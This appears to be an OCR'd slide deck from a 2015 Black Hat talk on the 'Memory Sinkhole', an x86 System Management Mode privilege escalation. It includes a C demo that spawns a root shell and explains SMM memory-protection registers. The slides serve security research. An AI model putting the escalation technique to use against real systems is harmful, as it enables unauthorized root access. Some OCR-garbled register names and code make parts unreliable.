

The Memory Sinkhole

: An architectural privilege escalation vulnerability

{ domas // black hat 2015

A dark gray background featuring a subtle, repeating pattern of white circuit boards and nodes.

/bio


& Christopher Domas
✉ Cyber Security Researcher @
Battelle Memorial Institute

Overview

- x86 architectural vulnerability
- Hidden for 20 years
- A new class of exploits



(demonstration)



A faint, grayscale circuit board pattern serves as the background for the slide, featuring various lines, nodes, and components.

(demonstration)

- ❖ A privilege escalation attack:
 - ❖ Load a special 64 bit number from memory, into the processor registers, over and over.

```
1 #define _GNU_SOURCE
2 #include <stdio.h>
3 #include <unistd.h>
4 #include <sched.h>
5
6 int main(void)
7 {
8     long long a;
9     long long b;
10    long long i;
11
12    cpu_set_t mask;
13    CPU_ZERO(&mask);
14    CPU_SET(0, &mask);
15    sched_setaffinity(0, sizeof(mask), &mask);
16
17    for (i=0; i<0x10000000; i++) {
18        a=0x19a8f5039cc762e3LL;
19        b=a;
20    }
21
22    execl("/bin/sh", "/bin/sh", NULL);
23
24    return 0;
25 }
```

```
~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~
```

```
user@ubuntu:~/sinkhole/escalate$ whoami  
user  
user@ubuntu:~/sinkhole/escalate$ ./escalate  
$ whoami  
user  
$ █
```

A dark background featuring a faint, light-grey circuit board pattern with various lines and nodes.

(demonstration)

- ☒ It doesn't work.
- ☒ Of course it doesn't work – loading a magic number into the processor registers can't grant you root permissions
 - ☒ But, maybe it can...

```
1 #define _GNU_SOURCE
2 #include <stdio.h>
3 #include <unistd.h>
4 #include <sched.h>
5
6 int main(void)
7 {
8     long long a;
9     long long b;
10    long long i;
11
12    cpu_set_t mask;
13    CPU_ZERO(&mask);
14    CPU_SET(0, &mask);
15    sched_setaffinity(0, sizeof(mask), &mask);
16
17    for (i=0; i<0x10000000; i++) {
18        a=0x19a8f5039cc762e4LL
19        b=a;
20    }
21
22    execl("/bin/sh", "/bin/sh", NULL);
23
24    return 0;
25 }
```


~
~
~
~
~
~
~
~
~
~
~
~
~
~
~

"escalate.c" 25L, 358C

1,1

All

```
user@ubuntu:~/sinkhole/escalate$ whoami  
user  
user@ubuntu:~/sinkhole/escalate$ ./escalate  
# whoami  
root  
# [REDACTED]
```

A dark gray background featuring a light gray circuit board pattern with various lines, nodes, and components.

(demonstration)

- ¶ There was actually nothing special about that number
- ¶ It was just a signal to something running much, much deeper on the processor
 - ☞ So deep, it's invisible to the OS, ring 0, AV, the hypervisor, and everything else...

A faint, grayscale circuit board pattern serves as the background for the slide, featuring various lines, nodes, and components.

“The Memory Sinkhole”

¶ An architectural solution for
ring -2 privilege escalation

The x86 Rings

- Ring 3
- Ring 2
- Ring 1
- Ring 0

The Negative Rings...


- ¶ Some things are so important...
 - ☒ Ring 0 should not have access to them

The Negative Rings...

❖ Ring -1
❖ The hypervisor

The Negative Rings...

- ¶ Some things are so important...
 - ☒ Ring -1 should not have access to them



The Negative Rings...

❖ Ring -2

❖ System Management Mode (SMM)



SMM

- ❖ What if...
- ❖ A mode invisible to the OS

SMM ... in the beginning

& Power management

SMM ... evolution

- & System safety
- & Power button
- & Century rollover
- & Error logging
- & Chipset errata
- & Platform security

- ❖ Cryptographically authenticated variables
- ❖ Signature verifications
 - ❖ Firmware, SecureBoot
- ❖ Hardware locks
- ❖ TPM emulation and communication
- ❖ Platform Lock Box
- ❖ Interface to the Root of Trust

SMM ... pandora's box

- ❖ Whenever we have anything ...
 - ❖ So important,
we don't want the kernel to screw it up
 - ❖ So secret,
it needs to hide from the OS and DMA
 - ❖ So sensitive,
it should never be touched
- ... it gets tossed into SMM

SMM ... pandora's box

A diagram illustrating the four rings of a processor. On the left, a vertical stack of circles represents memory addresses, with lines connecting them to various components. At the bottom is a large rectangle labeled "Processor". Above it is a rectangle labeled "Ring -2 (SMM)". Further up are two more rectangles: one labeled "Ring -1 (Hypervisor)" and another labeled "Ring 0 (Kernel)". At the very top is a rectangle labeled "Ring 3 (Userland)".
Processor

Ring 3
(Userland)

Ring 0
(Kernel)

Ring -1
(Hypervisor)

Ring -2
(SMM)

- ¶ If you think you own a system
when you get to ring 0 ...
... you're wrong
- ¶ On modern systems, ring 0 is not in control
- ¶ Ring -2 has
 - the hardware
 - the firmware
 - all the most critical security checks

The deepest ring...

Hiding from Ring 0

- ❖ System Management RAM (SMRAM)
 - ❖ Only accessible to SMM
- ❖ System Management Interrupt (SMI)
 - ❖ Toggles SMM
 - ❖ Unlocks SMRAM
- ❖ rsm
 - ❖ Leaves SMM
 - ❖ Locks SMRAM



Hiding from Ring 0

```
; from ring 0  
; smbase: 0x1ff80000  
mov eax, [0x1ff80000]  
; reads 0xffffffff
```


SMM Security

- ❖ Memory Controller Hub (MCH)
 - ❖ Separates SMRAM from Ring 0
 - ❖ Enforces SMM Security

SMM Security




```
; from SMM  
; smbase: 0x1ff80000  
mov eax, [0x1ff80000]  
; reads 0x18A97BFO
```



SMM Security

```
; from ring 0  
; smbase: 0x1ff80000  
mov eax, [0x1ff80000]  
; reads 0xffffffff
```



SMM Security



SMM Security



SMM Security

- ❖ Legacy SMRAM region (CSEG)
 - ❖ SMRAMC[C_BASE_SEG]
 - ❖ SMRAMC[G_SMRAIME]

A faint, grayscale circuit board pattern serves as the background for the slide.

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]

SMM Security

- ❖ Slightly less legacy SMRAM region (HSEG)
 - ❖ ESMRAMC[H_SMRAME]

A faint, grayscale circuit board pattern serves as the background for the slide.

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]

❖ Modern SMRAM region (TSEG)

- ❖ ESMRAMC[TSEG_SZ]
- ❖ ESMRAMC[T_EN]
- ❖ TOLUD
- ❖ TSEG
- ❖ TSEG_BASE
- ❖ GGC[GGMS]

SMM Security

SMM Security

& Hiding SMM
☞ SMRAMC[D_OPEN]

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]

SMM Security

❖ *Really* hiding SMM
❖ SMRAMC[D_LCK]

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAAME]
ESMRAMC[H_SMRAAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]

SMM Security

- ↳ Enforcing cache coherency
 - ☞ IA32_SMRR_PHYSBASE
 - ☞ IA32_SMRR_PHYSMASK

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]

SMM Security

- ↳ Preventing memory remaps
 - ☒ TOLUD Lock
 - ☒ TOUUD Lock

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK

SMM Security

- Preventing DMA access
 - ☒ TSEGMB
 - ☒ BGSM

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock

SMM Security

& *Really* preventing DMA access

- ☒ TSEGMB Lock
- ☒ BGSM Lock

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM

SMM Security

& Preventing multi-core race conditions
☞ SMM_BWP

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
